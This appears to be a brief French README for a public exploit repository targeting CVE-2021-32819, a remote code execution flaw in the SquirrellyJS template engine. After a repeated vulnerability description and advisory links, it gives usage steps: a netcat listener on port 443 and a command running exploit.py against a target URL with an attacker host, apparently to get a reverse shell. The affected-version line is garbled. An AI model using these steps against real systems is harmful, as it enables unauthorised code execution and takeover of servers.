 abady0x1/cve-2021-32819
SquirrellyJS mélange des données de modèle pures avec les options de configuration du moteur via l'API de rendu Express. En écrasant les options de configuration internes, une exécution de code à distance peut être déclenchée dans les applications en aval.

CVE-2021-32819 : SquirrellyJS mélange les données de template pures avec les options de configuration du moteur via l'API de rendu Express. En écrasant les options de configuration internes, une exécution de code à distance peut être déclenchée dans les applications en aval.
https://securitylab.github.com/advisories/GHSL-2021-023-squirrelly/
https://blog.diefunction.io/vulnerabilities/ghsl-2021-023
v8.0.0 >= v8.0.8 Exécution de code à distance
Ubuntu 20.04.1

nc -lvp 443

python3 exploit.py http://example.com/  ATTACKER_HOST 443